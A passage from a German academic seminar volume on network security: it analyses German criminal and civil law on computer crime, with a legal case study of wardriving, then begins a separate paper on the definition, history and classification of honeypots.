4. In besonders schweren Fällen des Absatzes 2 ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter
   a) einen Vermögensverlust großen Ausmaßes herbeiführt,

b) gewerbsmäßig oder als Mitglied einer Bande handelt, die sich zur fortgesetzten Begehung von Computersabotage verbunden hat,

c) durch die Tat die Versorgung der Bevölkerung mit lebenswichtigen Gütern oder Dienstleistungen oder die Sicherheit der Bundesrepublik Deutschland beeinträchtigt.

5. Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

3 Zivilrecht

In diesem Abschnitt dieser Arbeit werden zivilrechtliche Möglichkeiten der Geschädigten eines Verbrechens der Computerkriminalität gegen den Täter vorgestellt.

3.1 § 826 BGB Sittenwidrige vorsätzliche Schädigung

Die Schadensersatzansprüche gegen den Angreifer werden sich in der Regel auf den § 826 BGB berufen.

§ 826 setzt nur voraus, dass der Schaden vorsätzlich zugefügt wurde. Für ein vorsätzliches Handeln genügt aber schon, *„dass der Täter die Schädigung zumindest billigend in Kauf nimmt.“* [Erns04, Rz. 501]. Der Täter muss sich aber nicht allen konkreten Folgen (Schäden) seines Handelns bewusst sein. Es reicht also, dass dem Täter bewusst ist, dass sein Handeln dem Opfer Schäden zufügen kann, auch wenn er sich des genauen, resultierenden Schadensumfangs nicht bewusst ist.

Die genaue Formulierung des Gesetzestext ist wie folgt:

BGB § 826 Sittenwidrige vorsätzliche Schädigung

Wer in einer gegen die guten Sitten verstoßenden Weise einem anderen vorsätzlich Schaden zufügt, ist dem anderen zum Ersatz des Schadens verpflichtet.

3.2 § 823 BGB in Verbindung mit § 43 BDSG

Als eine weitere zivilrechtliche Möglichkeit nennt [Erns04] die Berufung auf die Schadenersatzansprüche die sich aus Schutzgesetzverletzungen ergeben, wie sie in § 823 Abs. 2 BGB formuliert sind. Als ein mögliches verletztes Schutzgesetz nennt [Erns04, Rz. 502] den weiter unten aufgeführten § 43 Abs. 2 Nr. 4 BDSG. In diesem Abschnitt wird eine Gelbuße bis zu 250.000 Euro festgelegt, für das durch unrichtige Angaben vorsätzliche Erschleichen von personenbezogenen Daten, die nicht allgemein zugänglich sind.

BGB § 823 Schadensersatzpflicht

1. Wer vorsätzlich oder fahrlässig das Leben, den Körper, die Gesundheit, die Freiheit, das Eigentum oder ein sonstiges Recht eines anderen widerrechtlich verletzt, ist dem anderen zum Ersatz des daraus entstehenden Schadens verpflichtet.
2. Die gleiche Verpflichtung trifft denjenigen, welcher gegen ein den Schutz eines anderen bezweckendes Gesetz verstößt. Ist nach dem Inhalt des Gesetzes ein Verstoß gegen dieses auch ohne Verschulden möglich, so tritt die Ersatzpflicht nur im Falle des Verschuldens ein.

Dadurch, dass der Tatbestand des Erschleichens durch unrichtige Angaben stattfinden muss, beschränkt sich laut [Erns04, Rz. 502] die Anwendung auf die Fälle, durch die der Angreifer durch ausgespähte Passwörter in Systeme eindringt. Denn durch das Verwenden eines richtigen Passwortes wird der falsche Eindruck suggeriert, es fände eine berechtigte Benutzung statt. Angriffe, die ohne eine solche Täuschung von statten gehen, werden nach [Erns04, Rz. 502] nicht erfasst.

BDSG § 43 Bußgeldvorschriften (Ausschnitt)

[...]
(2) Ordnungswidrig handelt, wer vorsätzlich oder fahrlässig
[...]
4. die Übermittlung von personenbezogenen Daten, die nicht allgemein zugänglich sind, durch unrichtige Angaben erschleicht,
[...]
(3) Die Ordnungswidrigkeit kann im Fall des Absatzes 1 mit einer Geldbuße bis zu fünfundzwanzigtausend Euro, in den Fällen des Absatzes 2 mit einer Geldbuße bis zu zweihundertfünfzigtausend Euro geahndet werden.

3.3 Praktische Durchsetzungsprobleme

Bei den zivilrechtlichen Schadensersatzansprüchen gibt es allerdings große praktische Durchsetzungsprobleme, denn um ein zivilrechtliches Verfahren gegen den Täter einzuleiten, muss der Geschädigte die Identität des Täters kennen. Diese ist aber meistens nur schwer zu ermitteln. Daher wird der Geschädigte in der Regel nur Strafanzeige erstatten können und darauf hoffen, dass die Strafverfolgungsbehörde die Identität des Opfers ermitteln kann. Sollte dies der Fall sein, so kann der Geschädigte mit Hilfe eines Anwaltes Akteneinsicht beantragen und so an die Identität des Hackers gelangen.
Liegt keine Straftat bzw. Strafverfolgung vor, so kann die Identität des Täters oft nicht durch den Geschädigten festgestellt werden. Dadurch kann er seine eigentlichen zivilrechtlichen Möglichkeiten garnicht wahrnehmen.

4 Fallbeispiel: Wardriving

In diesem Abschnitt soll das sogenannte „Wardriving“ betrachtet werden. Das Beispiel wurde gewählt, da die meisten der behandelten strafrechtlichen Rechtsnormen hier auf den ersten Blick in Frage kommen würden.

4.1 Was ist Wardriving?

Wardriving leitet sich von dem sogenannten „Wardialing“ ab. Unter „Wardialing“ verstand man den Versuch, schwache Computersysteme über das Telefonnetz ausfindig zu machen. Meist wurden dabei alle Telefonnummern im Ortsnetz mit Hilfe eines Modems angewählt und überprüft ob ein Computersystem antwortete oder nicht [Ryan04].
Beim „Wardriving“ wird nun versucht, offene bzw. schwach geschützte WLANs zu finden. Hierzu bedient man sich nicht des Telefonnetzes, sondern man fährt mit einem WLAN-Empfänger und optional einem GPS-System ausgerüstet durch meist dichtbesiedelte Wohngebiete. Der WLAN-Empfänger protokolliert dabei fortlaufend alle empfangene WLAN-Netze und deren Verschlüsselung, wenn existent. Mit Hilfe des GPS-Systems können diese Daten direkt in eine Karte des Gebiets eingetragen werden. Diese Karten werden sogar teilweise im Internet

veröffentlicht, so dass Dritte, wenn sie in diesem Gebiet sind, schnell einen „kostenlosen“ Internetzugang finden können.

Bei einem Test des Computermagazins c‘t im Jahre 2004 [Bach04] waren die Hälfte von 1389 erfassten WLAN-Netzen unverschlüsselt. Laut einer Studie des amerikanischen Sicherheitsunternehmen RSA Security sind sogar 34 % der WLAN-Netze von europäischen Firmen ungeschützt [Inc04]. Angesichts dieser Zahlen ist es nicht verwunderlich, dass sich Wardriving einer großen Beliebtheit erfreut und für manche gar ein Hobby bzw. Sport ist.

4.2 Strafrechtliche Betrachtung

Doch gegen welche Normen verstößt denn eigentlich das Wardriving? Dies soll in diesem Abschnitt geklärt werden. In diesem Abschnitt werden mögliche Rechtsnormen einzeln untersucht, denn gegen welche Rechtsnormen genau verstoßen wird, kommt sehr auf das Verhalten des Einzelnen an.

4.2.1 § 202a Auspähen von Daten

§ 202a setzt eine Zugangssicherung bzw. einen besonderen Schutz der Daten vorraus. Ist das WLAN ungeschützt, so fällt der § 202a beim bloßen Eindringen in das Netz aus. Ist das Netz aber beispielsweise durch eine WEP-Verschlüsselung oder eine MAC-Adressen Filterung geschützt, ist § 202a auf jegliche Daten im Netz anwendbar. Dies betrifft auch nach [Bär05, Rz. 436] die vom Router zugeteilte IP-Adresse des Clients. Hiermit ist also klar, dass ein Eindringen in ein geschütztes Netz durch § 202a schon strafbar ist. Das die WEP-Verschlüsselung mittlerweile leicht zu knacken ist, spielt dabei keine Rolle.

4.2.2 § 202b Abfangen von Daten

Durch den neuen § 202b ist nun auch das Abfangen jeglicher Daten aus einer nicht-öffentlichen Übermittelung, wie es z.B. bei einer Email der Fall wäre, auch in einem ungeschützten WLAN strafbar. Sollte der Angreifer also den Netzwerkverkehr eines ungeschützten WLANs mitprotokollieren, so kann er sich strafbar im Sinne des § 202b machen. Bei geschützten WLANs wird hier schon zuvor § 202a greifen und § 202b würde sich unterordnen.

4.2.3 § 202c Vorbereiten des Ausspähens und Abfangens von Daten

Wie § 202c mit den Herstellern der genutzten Tools umgehen wird, bleibt abzuwarten, denn hier kommt die Dual-Use Problematik wieder zu Tage. Viele dieser Programme werden bzw. wurden von Sicherheitsdiensten geschrieben bzw. genutzt. Solche Firmen agieren teilweise genauso wie „Wardriver“ und sprechen daraufhin Firmen mit unsicheren Netzen, in der Hoffnung als Berater tätig werden zu können, darauf an. Wer sich aber solche Programme verschafft, in der Absicht, in ein fremdes geschütztes WLAN einzudringen und eine Straftat im Sinne des § 202a, § 202b, § 303a oder § 303b zu begehen, macht sich im Sinne von § 202c durch die Vorbereitung einer Straftat strafbar.

4.2.4 § 263a Computerbetrug

Wird durch die Nutzung in ein fremdes WLAN das Vermögen eines anderen geschädigt, könnte ein Fall des Computerbetruges nach § 263a vorliegen.

Damit ein Vergehen nach § 263a vorliegt, müssen zwei Tatbestände erfüllt sein. Zum einen muss eine Datenverarbeitung getäuscht werden, z.B. durch unbefugte Verwendung von Daten, und zum anderen muss eine Vermögensschädigung entstehen.

Ist das WLAN z.B. durch WEP geschützt, so reicht die unbefugte Verwendung des WEP-Schlüssels aus, um den Tatbestand der Täuschung einer Datenverarbeitung zu erfüllen, denn der Router wird durch die Verwendung des korrekten Schlüssels insofern getäuscht, dass hier eine berechtigte Nutzung stattfindet. Ist das WLAN aber ungeschützt, so kann hier auch keine unbefugte Verwendung von Daten statt finden (da keine weiteren Daten, wie z.b. der WEP-Schlüssel bzw. ein Passwort, zur Nutzung notwendig sind) und § 263a ist somit laut [Bär05, Rz. 437] nicht einschlägig. Damit § 263a auch im Falle des geschützten WLANs einschlägig ist, muss noch eine Vermögensschädigung entstehen. Die eigentliche interne Nutzung des WLANs und die dadurch resultierende mögliche Verlangsamung stellt noch keine Vermögensminderung dar. Anders kann dies aber sein, wenn auch in das Internet gewechselt wird. Hier könnte dem WLAN Besitzer ein Vermögensschaden in Form von Verbindungs- bzw. Nutzungsentgelten entstehen. Ist der WLAN Betreiber aber im Besitz einer sogenannten Flatrate (Pauschaltarif), so entsteht ihm auch dann kein Vermögensschaden und § 263a wäre nicht anwendbar.

4.2.5 § 265a Erschleichung von Leistungen

Auf erster Sicht kommt auch ein Erschleichen von Leistungen nach § 265a eines öffentlichen Zwecken dienenden Telekommunikationsnetzes in Betracht. Dies ist in der Regel aber nicht der Fall, denn es liegt in der Regel kein öffentlichen Zwecken dienendes Telekommunikationsnetz vor. Sobald ein WLAN geschützt ist durch geschlossene Benutzergruppen durch WEP-Filterung bzw. MAC-Filterung macht der Betreiber offensichtlich klar, dass dieses Netz nicht für die Benutzung durch die Allgemeinheit vorgesehen ist. Auch ein privates WLAN dient einen solchen öffentlichen Zweck nicht.

Auch unabhängig von der Streitfrage, ob ein öffentliches Telekommunikationsnetz vorliegt, muss ein Erschleichen von Leistungen vorliegen. Aber eben dieses liegt in der Regel nicht vor, da der Betreiber eines WLANs nicht die Benutzung durch Dritte vorgesehen hat und auch keine Entrichtung eines Entgeltes für die Benutzung verlangt.

4.2.6 § 303a Datenveränderung

Wenn das fremde WLAN nur dazu genutzt wird, um ins Internet zu kommen, fällt § 303a schon von der Begrifflichkeit her aus. Werden aber an dem fremden WLAN Änderungen vorgenommen, z.B. durch das Setzen eines anderen Passwortes im Router, so ist hier ein Fall der Datenveränderung bzw. der Datenunterdrückung gegeben und § 303a könnte angewandt werden [Bär05].

4.2.7 § 303b Computersabotage

Wird durch die Nutzung des fremden WLAN diese für den Betreiber erheblich gestört, so könnte auch eine Computersabotage im Sinne des § 303b vorliegen. Aber dabei ist wichtig, dass das WLAN für den Betreiber von wesentlicher Bedeutung ist und dass mit dem WLAN ein reibungsloser Ablauf nicht mehr möglich ist.

4.2.8 §43 BDSG Datenschutzdelikte

Erhebt der Eindringling personenbezogene Daten, die nicht allgemein verfügbar sind, so ist hier eine Ordnungswidrigkeit gegeben. Diese tritt aber zurück, wenn schon eine Strafbarkeit

nach den oben vorgestellten Normen vorliegt. Sollte keine solche Strafbarkeit vorliegen, so wird die Verfolgung der Ordnungswidrigkeit nur auf Antrag des Betroffenen oder des Datenschutzbeauftragten erfolgen.

4.2.9 Zusammenfassung

Es wurde gezeigt, dass das eigentliche „Wardriven“ in seiner ursprünglichen Form, als reines Überprüfen, ob ein WLAN offen und unverschlüsselt ist, straffrei ist. Doch sobald weitergehende Aktionen folgen, wie zum Beispiel das Nutzen des Internets bzw. das Knacken der WEP-Verschlüsselung, kommen verschiedene Strafbarkeiten in Betracht. Allerdings ist die Wahrscheinlichkeit der Verfolgung in der Regel gering.

5 Schluss

In dieser Arbeit des Seminarbands *„Netzsicherheit und Hackerabwehr WS 07/08“* wurden die Kernparagraphen der Computerkriminalität im Deutschen Strafrecht behandelt. Durch die Änderungen des 41. StrÄndG wurden einige problematische Lücken im deutschen Recht geschlossen. Dies ist zu begrüßen. Allerdings wurde durch die Schaffung des § 202c auch eine große Verunsicherung in einer ganzen Branche erzeugt. Es haben sogar vereinzelt Hersteller angekündigt, nicht mehr in Deutschland ihr Produkte zu vertreiben. Es ist aber wichtig zu vermerken, dass für eine Verurteilung nach § 202c die schädigende Absicht dem Angeklagten nachgewiesen werden muss. Daher sollte der § 202c für die meisten Hersteller und Sicherheitsfirmen zu keinem relevanten Problem werden.

Literatur

[Bach04] Daniel Bachfeld. Per Anhalter durchs Internet. *c't* 25(13), 2004. http://www.heise.de/ct/04/13/092/.

[BayO80] BayObLG. Computerbetrug; EC-Karte; Magnetstreifen. *Neue Juristische Wochenschrift (NJW)* 33(40), Oktober 1980.

[BGH05] BGH. Ausspähen von Daten der von einer Sparkasse ausgegebenen EC-Karte, Urteil vom 10. 5. 2005 - 3 StR 425/04 (LG Mönchengladbach). *Neue Zeitschrift für Strafrecht (NStZ)* 25(10), Oktober 2005.

[Bär05] Wolfgang Bär. Wardriver und andere Lauscher - Strafrechtliche Fragen im Zusammenhang mit WLAN. *Multimedia und Recht (MMR)* 8(7), Juli 2005.

[Drap] John T Draper. http://www.webcrunchers.com/crunch/story.html , zugegriffen am 27.11.2007.

[Erns04] Mankowski Pierrot Reichenbach Schorr Schultis Ernst, Grzebiela. *Hacker, Cracker und Computerviren.* Verlag Dr.Otto Schmidt, Köln. 2004.

[Erns07] Stefan Ernst. Das neue Computerstrafrecht. *Neue Juristische Wochenschrift (NJW)* 60(37), November 2007.

[Fran05] AG Frankfurt/M. Strafbarkeit einer „Online-Demo“ - Urteil vom 1.7.2005 - 991 Ds 6100 Js 226314/01. *Multimedia und Recht (MMR)* 8(12), 2005.

[Fran06] OLG Frankfurt/M. Strafbarkeit einer „Online-Demo“ - Beschluss vom 22.5.2006 - 1 Ss 319/05 (AG Frankfurt/M.). *Multimedia und Recht (MMR)* 9(6), August 2006.

[Inc04] RSA Security Inc, Juni 2004. http://www.rsa.com/press_release.aspx?id=4167 , zugegriffen am 27.11.2007.

[Lich80] AG Lichtenfels. Trickentwendung aus Automaten, Urteil vom 17. 3. 1980 - Ds 3 Js 7267/79 a, b jug. *Neue Juristische Wochenschrift (NJW)* 33(40), Oktober 1980.

[Nadi07] Frank Michael Höfinger Nadine Gröseling. Computersabotage und Vorfeldkriminalisierung - Auswirkungen des 41. StrÄndG zur Bekämpfung der Computerkriminalität. *Multimedia und Recht (MMR)* 10(10), Oktober 2007.

[oEur01] Council of Europe, November 2001. http://conventions.coe.int/Treaty/GER/Treaties/Html/185.htm , zugegriffen am 27.11.2007.

[Ryan04] Patrick S. Ryan. War, Peace, or Stalemate: Wargames, Wardialing, Wardriving, and the Emerging Market for Hacker Ethics. *Virginia Journal of Law & Technology* 9(7), 2004.

[Schö06] Lenckner Schönke, Schröder. *Strafgesetzbuch.* Verlag C. H. Beck München. 27. Auflage, 2006.

Honeypots

Jessica Kaufmann

In dieser Arbeit geht es um das Konzept von Honeypots. Dabei werde ich zunächst darauf eingehen, was Honeypots überhaupt sind und versuchen eine geeignete Definition zu finden. Anschließend werde ich erläutern welche Leistungen Honeypots erbringen können und welche nicht. Im diesem Zusammenhang wird auch eine erste Unterscheidung unterschiedlicher Arten von Honeypots eingeführt. Danach erläutere ich wie ihre Entwicklung von statten ging. Im dritten Abschnitt wird es dann um die Einordnung von Honeypots in Klassen gehen und durch welche Merkmale sich die einzelnen Klassen überhaupt unterscheiden. Danach werde ich Vor- und Nachteile aufzeigen, die sich mit dem Einsatz von Honeypots ergeben, und anschließend einige Beispiele von Honeypots genauer beschreiben. Im letzten Kapitel wird es dann um die Zukunft von Honeypots gehen.

1 Einführung

Als um ca. 1970 das Internet zum ersten Mal in Betrieb genommen wurde, ahnte man nicht welche Entwicklung es nehmen würde. Doch mit der Einführung des Internets wurden den Menschen ungeahnte Möglichkeiten eröffnet. Heutzutage ist ein Leben ohne das Internet nicht mehr vorstellbar. Man kann mit Menschen aus aller Welt kommunizieren, Daten austauschen und vieles Andere mehr. Durch das enorme Wachstum des Internets werden immer wieder neue Technologien ausprobiert und entwickelt um das Anwendungsspektrum dieses Mediums zu erweitern. So ist aus dem einfachen Kommunikationsmedium Internet mittlerweile eine Plattform entstanden, auf der sich sowohl private als auch wirtschaftliche Netzwerke entwickeln. Heutzutage werden somit neben privater Kommunikation wie zum Beispiel in Chatrooms oder via E-Mail auch geschäftliche Transaktionen wie Banküberweisungen oder Online-Bestellungen bis hin zu behördlichen An- und Abmeldungen durch das Internet ermöglicht.
Doch das Internet birgt auch viele Gefahren. In den Nachrichten wird immer wieder von Übergriffe sowohl auf private als auch staatliche Rechner und Netzwerke berichtet. Mit dem gigantischen Wachstum geht eine immer steigende Zahl an Angriffen auf die riesigen Datenströme im Internet einher. Daher ist das Bedürfnis nach Schutz der Daten stark gewachsen. Hier hat sich ein regelrechter Wettlauf zwischen den Angreifern und den Sicherheitsexperten des Internets entwickelt. Die Angreifer versuchen immer neue Wege und Mittel zu finden um an wichtige Daten zu gelangen, denen die Sicherheitsexperten mit der Entwicklung von Schutzmechanismen entgegen treten. Trotzdem kommt es immer wieder zu neuen Angriffen und daher ist es enorm wichtig auch in Zukunft an neuen Sicherheitstechnologien zu forschen. Ein wichtiges Hilfsmittel dabei sind Honeypots. Deshalb werde ich mich im Folgenden mit eben diesen beschäftigen. Dabei werde ich zunächst darauf eingehen, was Honeypots überhaupt sind und versuchen eine geeignete Definition zu finden. Anschließend werde ich erläutern welche Leistungen Honeypots erbringen können und welche nicht. Im diesem Zusammenhang wird auch eine erste Unterscheidung unterschiedlicher Arten von Honeypots eingeführt. Danach erläutere ich wie ihre Entwicklung von statten ging. Im dritten Abschnitt wird es dann

um die Einordnung von Honeypots in Klassen gehen und durch welche Merkmale sich die einzelnen Klassen überhaupt unterscheiden. Danach werde ich Vor- und Nachteile aufzeigen, die sich mit dem Einsatz von Honeypots ergeben, und anschließend einige Beispiele von Honeypots genauer beschreiben. Im letzten Kapitel wird es dann um die Zukunft von Honeypots gehen.

2 Was sind Honeypots? - Definition eines Honeypots

Bevor in den nachfolgenden Abschnitten die Eigenschaften der Honeypots erläutert werden, muss zunächst einmal eine geeignete Definition eines Honeypots gefunden werden um genau zu wissen, was Honeypots überhaupt sind und was sie leisten können. Systemtechnisch handelt es bei Honeypots um Systeme, die als Lockmittel für Angreifer dienen. Innerhalb des Netzwerkes bieten sie keine sinnvollen Dienste an und werden daher aus dem System heraus nicht direkt angesprochen, so dass jeder Versuch der Kontaktaufnahme auf einen Angreifer schließen lässt, der die Systemkonfiguration nicht kennt. Die Suche nach einer eindeutigen Definition ist nicht ganz einfach, denn es gibt eine Vielzahl davon. Der Grund warum es so viele verschiedene Definitionen gibt liegt darin, dass Honeypots auf viele verschiedene Arten von Internetangriffen angewendet werden können. Sie sind nicht wie viele andere Sicherheitstechniken im Internet nur auf ein bestimmtes Problem ausgerichtet sondern versuchen eine möglichst große Bandbreite abzudecken. Eine Firewall ist beispielsweise dafür konzipiert Angreifer davon abzuhalten auf ein System zuzugreifen. Im Gegensatz hierzu versuchen Honeypots nicht nur unerlaubte Systemzugriffe zu detektieren sondern auch Trojaner, Würmer und andere Angriffe. Dabei sammelt ein Honeypot nur relevante Daten, die direkt mit dem Angriff auf den Rechner im Zusammenhang stehen, und wertet diese gegebenenfalls aus. Somit geht ein Honeypot mit relativ wenigen aber in Bezug auf den Angriff und seine Methodik hoch relevanten Daten um, während andere Programme wie Z.B. Firewalls und Virenschutzprogramme mit einer enormen Datenflut zu tun haben, da sie kontinuierlich den gesamten Datenstrom kontrollieren um ihn mit bekannten Mustern abzugleichen oder die Zugangsberechtigungen aller Programme auf die Systemressourcen zu überwachen. Eine gute und meiner Meinung nach auch sehr zutreffende Definition findet sich in dem Buch: „Honeypots- Tracking Hackers“ von Lance Spitzner. Dort wird ein Honeypot folgendermaßen definiert:

> *Ein Honeypot ist eine Sicherheitsressource, deren Wert darin liegt untersucht, angegriffen oder kompromittiert zu werden*

Und genau hier liegt der Unterschied von Honeypots zu anderen Sicherheitstechniken. Man will, dass ein Angriff auf einen Honeypot stattfindet um so etwas neues über den Angriff und den Angreifer selbst zu lernen. Dabei gibt es eine Vielzahl an Anwendungsmöglichkeiten von Honeypots. Sie können beispielsweise einen Wurmangriff erkennen und analysieren oder sie können unerlaubte Systemzugriffe frühzeitig erkennen und darauf hinweisen. So unterschiedlich die Möglichekiten einer Anwendung so unterschiedlich sind die Honeypots selbst.
Man kann grob zwei Typen von Honeypots unterscheiden. Es gibt Produktions- und Forschungs- Honeypots. Produktions- Honeypots werden vor allem in Unternehmen und im privaten Bereich eingesetzt. Mit diesem Honeypot- Typ lassen sich Angriffe meist nur feststellen. Das hat allerdings auch den Vorteil, dass diese Honeypots wesentlich einfacher handzuhaben sind. Im Gegenteil dazu werden die Forschungs- Honeypots, wie der Name schon andeutet, zu Forschungszwecken eingesetzt. Mit Honeypots diesen Typs werden Angriffe nicht nur festgestellt, sondern auch viele Informationen über den Angriff und dessen Angreifer gesammelt und ausgewertet. Damit sollen neue Erkenntnisse über Methoden und Werkzeuge von Angreifern gewonnen werden. Diese werden dann benutzt um neue Sicherheitstechniken zu entwickeln um damit Systeme in Zukunft noch besser schützen zu können. Die Forschungs-

Honeypots sind damit im Gegensatz zu den Produktions- Honeypots wesentlich komplexer und schwieriger zu bedienen.
Zusätzlich zu der Typunterscheidung von Honeypots kann man alle Honeypots klassifizieren. Es gibt insgesamt drei verschiedene Klassen, die low-, medium- und high- interaction Honeypots. Eine Einordnung erfolgt je nachdem wie viele Interaktionsmöglichkeiten ein Angreifer mit einem Honeypot hat. Eine genauere Erläuterung der einzelnen Klassen wird in einem späteren Abschnitt vorgenommen.

3 Geschichte der Honeypots

Nach der Definition und ersten Einführung zum Thema Honeypots, wird es nun Zeit einen Blick auf die Entstehungsgeschichte zu werfen.
Die Idee eines Honeypots gibt es schon etwas länger. Allerdings kannte man das Konzept von Honeypots noch nicht unter dem heutigen Namen. Erst in jüngerer Vergangenheit hat sich der Begriff von Honeypots wirklich durchgesetzt.
Im Jahr 1990 wurden zwei unterschiedliche Veröffentlichungen zu diesem Thema gemacht. Die erste war ein Buch, stammte von Clifford Stoll und hatte den Titel „The Cuckoo's Egg". Clifford Stoll arbeitete damals mit Computersystemen und musste dabei feststellen, dass sich ein Angreifer Zugriff auf die Daten dieses Systems verschafft hatte. Doch anstatt diesen Zugriff zu unterbinden, beschloss er den Angreifer weiter machen zu lassen und ihn stattdessen zu beobachten. Dadurch hatte er die Möglichkeit viele Informationen über ihn zu sammeln. Das System auf dem Stoll den Angreifer beobachtete war noch kein Honeypot im heute üblichen Sinne. Es war stattdessen ein reales System mit sensiblen Daten. Jedoch lassen sich mit diesem Buch die ersten Ansätze und Ideen der heutigen Honeypots gut erkennen. Zwar kann man das angegriffene System nicht als ein Honeypot bezeichnen, da es nicht speziell dafür vorgesehen war Informationen über den Angriff zu sammeln aber der Grundgedanke der Beobachtung des Eindringlings war dergleiche.
Die zweite Veröffenlichung in diesem Jahr stammte von Bill Cheswick. Dabei handelte es sich um ein Papier mit dem Titel „An Evening with Berferd in Which a Cracker Is Lured, Endured, and Studied". Der Unterschied zu Stoll's Buch lag darin, dass man hier ein System speziell angelegt hatte um angegriffen zu werden. Damit handelte es sich in diesem Fall um ein Honeypot nach heutiger Definition, auch wenn Cheswick es keinesfalls so nannte. In dem Dokument wird beschrieben wie das System angelegt wurde und welche Eigenschaften es besaß. Genau wie in Stoll's Buch beschreibt auch Cheswick wie ein Angreifer versuchte auf sein System zuzugreifen und was er dadurch lernen konnte.
Das nächste wichtige Datum in der Geschichte der Honeypots ist das Jahr 1997. In diesem Jahr wurde das erste Programm veröffentlicht, mit dem man auf seinem eigenen privaten Rechner ein Honeypot installieren und damit arbeitet konnte. Es hieß Deception Toolkit (DTK) und wurde von Fred Cohen geschrieben. Das Programm zum Betreiben eines Honeypots war vor allem dazu gedacht Informationen über Aktivitäten der Angreifer zu sammeln und sie zu verwirren.
Im darauffolgenden Jahr, wurde, als Erweiterung zu DTK, ein weiteres Honeypot- Produkt namens CyberCop Sting entwickelt. Beim Einsatz bot CyberCop Sting dem Benutzer zwei wichtige Neuerungen. Die erste bestand darin, dass das Programm nicht auf Unix sondern auf Windows NT lief. Der zweite und auch wesentlich wichtigere Unterschied lag darin, dass CyberCop Sting viele parallel laufende Systeme verschiedenster Art betreiben konnte. So war es zum Beispiel möglich Cisco, Solaris und NT Anwendungen zur gleichen Zeit nachzubilden. Dadurch konnte die Chance eines Angriffs stark erhöht werden. Trotz all der Vorteile und der leichten Bedienung dieses Produkts konnte es nie wirklich auf dem Markt durchsetzen.
1998 wurde ein Programm namens NetFacade von Marty Roesch entwickelt. Dieses konnte bis zu sieben verschiedene Typen von Anwendungen simulieren und damit bis zu 254 Syste-

me, also ein Klasse C Netzwerk erschaffen. Obwohl das Programm nicht sehr bekannt wurde, hatte es doch ein großen Nutzen für die Entwicklung der Honeypots.
Noch im selben Jahr wurde BackOfficer Friendly entwickelt. Dieses Programm, das noch in einem späteren Abschnitt ausführlich behandelt wird, war einfach in der Anwendung und bot, trotz eingeschränkter Funktionalität, einem breiten Publikum die Möglichkeit sich erstmals wirklich mit dem Konzept der Honeypots auseinander zu setzen. BackOfficer Friendly war kostenlos erhältlich und sehr einfach zu installieren. Dadurch konnte es ohne viel Vorwissen heruntergeladen und angewendet werden.
Im Jahr 1999 wurde dann schließlich das Honeynet Project gegründet. Das Team dieses Projekts, welches aus ehrenamtlichen Sicherheitsexperten bestand, konzentrierte sich auf den Einsatz von Honeynets. Auch diese werden in einem späteren Abschnitt noch ausführlich beschrieben.
Durch den rasanten Anstieg an Angriffen durch Würmer in den Jahren ab 2000 kamen Honeypots immer mehr zum Einsatz bekamen dank ihrer guten Ergebnisse immer mehr Akzeptanz als Hilfsmittel im Kampf gegen Angriffe im Internet.

4 Klassifikation von Honeypots

Im Zusammenhang mit der Definition von einem Honeypot wurden die zwei Typen von Honeypots bereits kurz vorgestellt. Bei diesen beiden Typen handelte es sich um die Produktions- und Forschungs- Honeypots. Produktions- Honeypots setzt man vor allem ein um Angriffe zu erkennen und anzuzeigen damit gegebenenfalls mit den entsprechenden Sicherheitstechniken entgegengewirkt werden kann. Forschungs- Honeypots hingegen werden nicht nur eingesetzt um Angriffe zu erkennen und entgegen zu wirken, sondern auch um etwas über die Angreifer und deren Methoden zu lernen. Darüber hinaus unterscheidet man drei weitere verschiedene Kategorien, in die Honeypots eingeordnet werden können. Dabei handelt es sich um die Low-Interaction, die Medium- Interaction und die High- Interaction Honeypots. Die Einordnung der Honeypots richtet sich jeweils, wie der Name es schon vermuten lässt, nach der Intensität der Interaktion, die man mit einem Honeypot betreiben kann. Durch die Klassifikation von Honeypots hat man auch die Möglichkeit sie untereinander zu vergleichen. Die Vergleichmöglichkeit hilft dann auch bei der Entscheidung für welche Art von Honeypot man sich entscheiden soll. Dabei muss man sich allerdings vorher im Klaren darüber sein, was man mit dem Honeypot überhaupt machen möchte. Will man beispielsweise nur unautorisierte Übergriffe auf ein System feststellen und überwachen, so reicht ein Honeypot mit einer niedrigen Interaktion vollkommen aus. Möchte man hingegen etwas über die Methoden der Angreifer erfahren, so muss man sich eher für einen komplexen Honeypot mit einer hohen Interaktionsfähigkeit entscheiden. Allerdings sollte bei der Auswahl des Honeypots beachtet werden, dass je mehr Interaktionsmöglichkeiten mit einem Honeypot bestehen, desto größer das Sicherheitsrisiko wird. Die unterschiedlichen Ausprägungen und Eigenschaften der Honeypot-Klassen werden in den nächsten Abschnitten genauer beschrieben.

4.1 Low- Interaction Honeypots

Low-Interaction Honeypots zeichnen sich dadurch aus, dass sie eine eher eingeschränkte Funktionalität haben. Dadurch haben sie allerdings auch den Vorteil einer einfachen Handhabung. Mit einem Honeypot dieser Klasse lässt sich zum Beispiel feststellen, wann ein Angriff erfolgt ist. Zusätzlich kann man die IP- Adresse und den Port des Angreifers und des Ziels des Angriffs feststellen. Viel mehr Funktionaliät bieten die low- interaction Honeypots allerdings nicht. Deshalb sind die Information, die man über einen Angriff und den Angreifer erhält, eher gering. Bedingt durch diese „Einfachheit“ lassen sich die Honeypots dieser Klasse einfach

installieren und vor allem auch sehr einfach bedienen. Die Benutzeroberfläche ist meist übersichtlich und leicht zu verstehen. Durch die eingeschränkte Funktionalität dieser Honeypots ist natürlich auch die Interaktion, die ein möglicher Angreifer mit dem System hat, stark eingeschränkt. Dies hat den Vorteil, dass das Sicherheitsrisiko sehr gering ist, da dem Angreifer keine Möglichkeit gegeben wird wichtige Systeme anzugreifen und zu übernehmen. Die low-interaction Honeypots werden vor allem im privaten Gebrauch eingesetzt.

4.2 Medium- Interaction Honeypots

